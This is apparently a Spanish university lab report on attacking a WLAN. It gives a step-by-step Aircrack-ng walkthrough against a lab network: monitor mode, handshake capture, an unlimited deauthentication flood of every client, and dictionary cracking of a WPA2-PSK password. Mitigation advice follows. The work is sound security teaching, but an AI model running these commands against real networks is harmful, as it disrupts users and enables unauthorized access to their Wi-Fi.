Universidad Michoacana de San Nicolás de Hidalgo

Facultad de Ingeniería Eléctrica

Redes de Computadoras II

Práctica #8: WLAN

Profesor:
M.C. Manuel Eduardo Sánchez Solchaga

Alumno:
Juan Diego Torres Cornelio

Introducción

Una LAN inalámbrica o WLAN (*Wireless Local Area Network*) es un tipo de red inalámbrica utilizada comúnmente en hogares u oficinas. Permite conectar dispositivos (computadoras, laptops, tabletas y teléfonos inteligentes) sin cables usando ondas de radio, haciendo posible la movilidad dentro de un área limitada como entornos domésticos y comerciales.

Wi-Fi es el tipo más común de WLAN, funcionando bajo la familia de estándares IEEE 802.11, facilitando la conexión de dispositivos mediante un punto de acceso (AP, *Access Point*).

No obstante, las redes inalámbricas son especialmente susceptibles a varias amenazas debido a que cualquier persona, dentro del alcance de un AP, podría obtener acceso a una WLAN con suficiente conocimiento de técnicas de *craqueo*[1].

Objetivo

Realizar cualquier tipo de ataque de los mostrados en la figura 1. Asimismo, la respectiva mitigación y medidas de seguridad que dificulten el acceso a la red.




Figura 1: Ataques típicos a redes inalámbricas[2].

[1] Se refiere a la actividad de vulnerar sistemas informáticos.

[2] Aircrack-ng no se considera un ataque en sí, sino un conjunto de herramientas para realizar ataques ya existentes usando técnicas conocidas.

1. Ataque de diccionario con Aircrack-ng

El ataque de diccionario es una forma de ataque de fuerza bruta que acota el dominio de búsqueda, enfocándose en listas de palabras comunes en lugar de todas las combinaciones posibles; se buscan palabras sencillas como nombres de mascotas y frases populares, aprovechando que muchos usuarios eligen contraseñas predecibles. Este tipo de ataque nos permitirá craquear WPA/WPA2.

1.1. Consideraciones

Aircrack-ng solo puede intentar obtener una clave WPA/WPA2 de una red, siempre y cuando, se use un sistema de claves precompartidas (PSK, *Pre-Shared Keys*). Conocidos como WPA-PSK, WPA/WPA2-Personal, estos enfoques permiten autenticar a todos los usuarios de la WLAN con la misma contraseña configurada en el AP, provocando que la red utilice una única contraseña para generar la clave precompartida, «facilitando» así el craqueo. Por el contrario, si la red usa un sistema WPA/WPA2-Enterprise, no se vuelve tan factible obtener la clave con Aircrack-ng debido a que se utiliza el control de acceso a puertos (802.1X) para la autenticación por usuario y la entrega de claves por sesión, todo esto a través de servidores RADIUS, provocando que cada nueva sesión obtenga su propia clave aleatoria nueva, usada durante un periodo relativamente corto; esto reduce considerablemente la factibilidad de atacar.

Es importante mencionar que para WPA/WPA2 solo se pueden utilizar técnicas de fuerza bruta (e.g. ataque de diccionario). Esto se debe a que la clave no es estática, por lo que recogiendo IVs[3] como en la encriptación WEP, no conseguiremos obtener más rápidamente la clave. Por lo tanto, lo que se necesita para poder iniciar el ataque es capturar el *handshake* entre el cliente y el AP.

1.2. WPA Handshake

Al usar WPA/WPA2, todos los clientes pueden asociarse con el AP. El AP o el cliente tienen la opción de iniciar la autenticación 802.1X, intercambiando mensajes del Protocolo de Autenticación Extensible (EAP, *Extensible Authentication Protocol*) para verificar las identidades del usuario/servidor. Tras la autenticación (que no será nuestro caso), el AP inicia el protocolo de enlace de cuatro vías (*4-way handshake*) para obtener las claves de esta sesión (PTK, *Pairwise Transient Key*); véase la figura 2.

[3] Un vector de inicialización (IV, *Initialization Vector*) es un valor de 24 bits que se combina con la clave secreta WEP para cifrar los paquetes de datos individuales.




Figura 2: Protocolo de enlace de cuatro vías.

Los pasos del protocolo de enlace de cuatro vías son los siguientes:

- Primero, el AP y cada cliente necesitan una clave de sesión o clave transitoria de pares (PTK) individual para proteger la comunicación unidifusión entre ellos. Para obtener una PTK diferente para cada combinación de AP/cliente, se introduce una clave maestra de pares (PMK, *Pairwise Master Key*) en un algoritmo, junto con la dirección MAC y dos valores: ANonce y SNonce. Los mensajes 1 y 2 de la figura anterior muestran cómo el AP y el cliente logran obtener la misma PTK sin enviarla por aire. El algoritmo de derivación para la PTK es:

$$PTK = PRF(PMK + ANonce + Snonce + AA + SPA)$$

- Después, el AP también genera una clave transitoria de grupo (GTK, *Group Transient Key*) para proteger todas las comunicaciones de difusión y multidifusión. Dado que todos los clientes de la WLAN necesitan la misma GTK para descifrar las tramas de difusión/multidifusión, el AP envía la GTK actual en el mensaje 3 del protocolo de enlace. Para evitar escuchas no autorizadas, la GTK se cifra con la PTK.

- Finalmente, Para evitar la falsificación de estos mensajes de protocolo de enlace, los mensajes 2 a 4 incluyen un código de integridad del mensaje (MIC, *Message Integrity Code*). Cada MIC se genera al aplicar un hash a una parte específica del mensaje y luego se cifra ese hash con la PTK.

Respecto a la clave PMK, esta resulta equivalente a la PSK si estamos en un

entorno PSK/Personal. El algoritmo de derivación para la PMK es[4]:

$$PSK = PMK = PBKDF2(passphrase, SSID, ssid_length_4096, 256)$$

Además, hay que notar que en la figura 2, se asume que la PMK es conocida tanto por el cliente y el AP debido a que ambos usan el mismo algoritmo o fórmula para la obtención de la PMK.

1.3. ¡Al ataque!

El objetivo es capturar y analizar los mensajes del handshake WPA/WPA2 y usarlos con Aircrack-ng para obtener la PSK o PMK.

Paso 1: Establecer la interfaz inalámbrica en modo monitor

Comenzamos por colocar la interfaz inalámbrica en modo *monitor*. En este modo, la interfaz puede escuchar y capturar cualquier paquete en el aire; mientras que en modo normal o *managed*, la interfaz solo escuchará los paquetes que van destinados a la misma. Por lo tanto, el modo monitor nos servirá para capturar el handshake. El comando a utilizar es `sudo airmon-ng start wlo1`[5].

Después de haber ejecutado el comando, es probable que el sistema detecte que hay procesos que interfieren con el modo. Véase la figura 3.





Figura 3: Procesos que interfieren con el modo monitor.

Para eliminar esos procesos, debemos usar el comando `airmon-ng check kill`. Alternativamente, podemos usar el comando `kill` seguido por el número usado para identificar al proceso.

Podemos verificar que la interfaz inalámbrica está en modo monitor usando el comando `iwconfig`. Véase la figura 4.

[4] La definición del algoritmo puede consultarse aquí: `https://www.ietf.org/rfc/rfc2898.txt`.

[5] Si tu interfaz tiene un nombre distinto, simplemente sustituye el nombre donde `wlo1` es mostrado.



```
juandto@HP-Laptop:~$ iwconfig
lo        no wireless extensions.

eno1      no wireless extensions.

wlo1      IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

juandto@HP-Laptop:~$
```


Figura 4: Comprobación de interfaz inalámbrica en modo monitor.

Nota: si queremos revertir el modo monitor y regresarlo al modo managed (normal), podemos hacerlo ejecutando los comandos:

```
sudo ifconfig wlo1 down
sudo iwconfig wlo1 mode managed
sudo ifconfig wlo1 up
sudo service NetworkManager start
```

Paso 2: Encontrar la red inalámbrica objetivo

Para encontrar la red objetivo, usamos el comando `sudo airodump-ng wlo1`. Hay que asegurarse que la autenticación (AUTH) sea de tipo PSK, de otro modo, no podremos intentar obtener la clave con Aircrack-ng. En nuestro caso, el objetivo es la red con el nombre *CRACKING_WPA* en la columna ESSID; hay que tomar nota de la información en la fila de la red, como el canal (CH) y BSSID, que nos servirá más adelante. Véase la figura 5.



```
juandto@HP-Laptop:~/FIE/Redes_de_computadoras/II/P8$ sudo airodump-ng wlo1

 CH 10 ][ Elapsed: 0 s ][ 2025-12-10 13:43

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 40:AE:30:82:6C:BE  -70        2        0    0   4  130   WPA2 CCMP   PSK  Jorop
 92:5F:67:55:65:FD  -80        1        1    0   9  260   WPA2 CCMP   PSK  <length: 30>
 92:5F:67:55:65:FE  -76        0        3    0   9   -1   OPN              <length:  0>
 00:5F:67:55:65:FB  -76        2        0    0   9  260   OPN              Sala D Wi-Fi FIE 2.4GHz
 82:8C:B5:29:1F:41  -63        1        2    0   4  130   WPA2 CCMP   PSK  <length: 30>
 78:8C:B5:29:1F:4F  -57        0        4    0   3   -1   WPA              <length:  0>
 00:EB:D8:F0:C5:BC  -80        2        0    0   4  270   WPA2 CCMP   PSK  MRC_Ambiental
 8C:86:DD:61:6B:4A  -65        2        0    0   3  270   WPA2 CCMP   PSK  TP-Link_6B4A
 28:87:BA:45:C1:AE  -76        4        0    0   9  270   WPA2 CCMP   PSK  computo2
 DC:62:79:60:C8:8C  -67        3        1    0   9  270   WPA2 CCMP   PSK  TP-Link_C88C
 2A:87:BA:22:25:98  -69        2        0    0   8  540   WPA2 CCMP   PSK  <length:  0>
 84:3D:C6:90:8D:00  -76        2        0    0   7  195   WPA2 CCMP   PSK  AulaMultimedia
 78:8A:20:DD:FC:13   -1        0        0    0  -1   -1                   <length:  0>
 56:91:E3:60:38:4A  -73        2        1    0   1  360   WPA2 CCMP   PSK  Comunidad FIC
 9C:53:22:22:02:18  -60        2        1    0   1  130   OPN              B3 Wi-Fi FIE
 50:91:E3:60:38:8E  -66        1        1    0   1  360   OPN              WifiHumanista
 C0:56:27:61:9F:81  -45        5        1    0   1  195   WPA2 CCMP   PSK  Lab_Redes
 50:91:E3:60:38:4A  -73        2        3    1   1  360   OPN              WifiHumanista
 78:8A:20:DD:DF:65  -76        0        3    1   1   -1   OPN              <length:  0>
 00:21:29:B3:9a:6F  -48        2        0    0  11   54   WPA2 CCMP   PSK  CRACKING_WPA

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting...
```

Figura 5: Búsqueda de la red inalámbrica objetivo.

Paso 3: Iniciar la captura del handshake

En este punto, ejecutamos el comando:

```
sudo airodump-ng -c 11 --bssid 00:21:29:B3:96:6F -w psk wlo1
```

Donde `-c 11` es el canal de la red inalámbrica, `--bssid 00:21:29:B3:96:6F` es la dirección MAC del AP (esto elimina el tráfico de otras redes), `-w psk` es el nombre del archivo en el que guardaremos los IVs y `wlo1` es el nombre de nuestra interfaz.

Este comando nos permitirá capturar los paquetes del handshake en el momento que un cliente se autentica con el AP en el que estamos interesados. Véase la figura 6.




Figura 6: Búsqueda de la red inalámbrica objetivo.

Paso 3a (opcional): Desautenticar a clientes conectados

Este paso es opcional, y solo es necesario si queremos acelerar el proceso. El requisito necesario es que al menos un cliente se encuentre conectado a la red inalámbrica. Lo que se hace en este paso es enviar paquetes de desautenticación, provocando que los clientes se tengan que reautenticar con el AP. En la reautenticación se generará el handshake.

Sin cerrar la terminal del Paso 3, abrimos otra terminal (`Ctrl+Alt+T`) y ejecutamos el comando:

```
sudo aireplay-ng -0 0 -a 00:21:29:B3:96:6F wlo1
```

Donde `-0` significa desautenticación, `0` es el número de desautenticaciones enviadas (infinitas en este caso poniendo 0), `-a 00:21:29:B3:96:6F` es la dirección MAC del AP y `wlo1` el nombre de nuestra interfaz.

Dado que no especificamos a un cliente concreto a desautenticar, esto provocará que todos los clientes conectados a la red se tengan que reautenticar. Véase la figura 7.




Figura 7: Desautenticación de clientes de la red.

Paso 4: Obtener la clave precompartida

Por último, para obtener la clave precompartida se necesita un diccionario de posibles palabras. En nuestro caso, estaremos usando el diccionario llamado *Top304Thousand-probable-v2.txt*, el cual puede descargarse de la referencia (6). Obtenido el diccionario a utilizar, ejecutamos el siguiente comando:

```
sudo aircrack-ng -w Top304Thousand-probable-v2.txt psk*.cap
```

Donde `-w Top304Thousand-probable-v2.txt` es el nombre del archivo del diccionario y `psk*.cap` es el nombre del grupo de archivos que contienen los paquetes capturados. El asterisco `*` se utiliza para incluir todo archivo que inicie con la cadena `psk` y termine en `.cap`.

Ejecutado el comando, podemos observar que la clave precompartida fue obtenida y que fue derivada a partir de la coontraseña *qwerty123*. Véase la figura 8.




Figura 8: Obteniendo la clave precompartida.

1.4. Mitigaciones y recomendaciones

Existen varias medidas que se pueden tomar para mitigar varias vulnerabilidades y proteger la WLAN. A continuación, se listan algunas recomendaciones y mitigaciones:

- La mitigación más directa es elegir una contraseña más segura, la cual no son palabras cotidianas, sino cadenas generadas aleatoriamente que combinan mayúsculas y minúsculas, símbolos y números. Se recomienda encarecidamente usar al menos 20 caracteres. Se pueden usar generadores de contraseñas aleatorias (e.g. *keygen*, *wlankeygen*).
- Dada la existencia de tablas de búsqueda publicadas para SSIDs comunes, también se puede asignar un SSID único. Usar un SSID común aumenta las probabilidades de éxito de un ataque de diccionario.
- Como recomendación, se podría realizar un encubrimiento del SSID, deshabilitando la difusión de balizas con el SSID. De igual forma, se podría realizar un filtrado MAC al denegar el acceso de los clientes que no estén en la *white list*.
- Se puede migrar al sistema de autenticación WPA/WPA2-Enterprise. Las pequeñas empresas deberían de considerar utilizar este sistema.

Referencias

1. https://en.wikipedia.org/wiki/Wi-Fi
2. https://hellofriend.mx/2023/11/22/4-way-handshake/
3. https://www.practicallynetworked.com/wpa-psk-crackers-loose-lips-sink-ships/
4. https://jorisvr.nl/wpapsk.html
5. https://www.aircrack-ng.org/doku.php?id=es:cracking_wpa
6. https://github.com/berzerk0/Probable-Wordlists/tree/master/Real-Passwords
7. https://www.ifixit.com/Guide/How+to+recover+a+Wi-Fi+passwords+with+Aircrack-ng/150414
8. https://askubuntu.com/questions/1034133/how-can-i-reverse-my-wifi-from-monitor-mode-to-normal-mode
9. https://www.cs.toronto.edu/~arnold/427/15s/csc427/tools/aircrack/Aircrack.pdf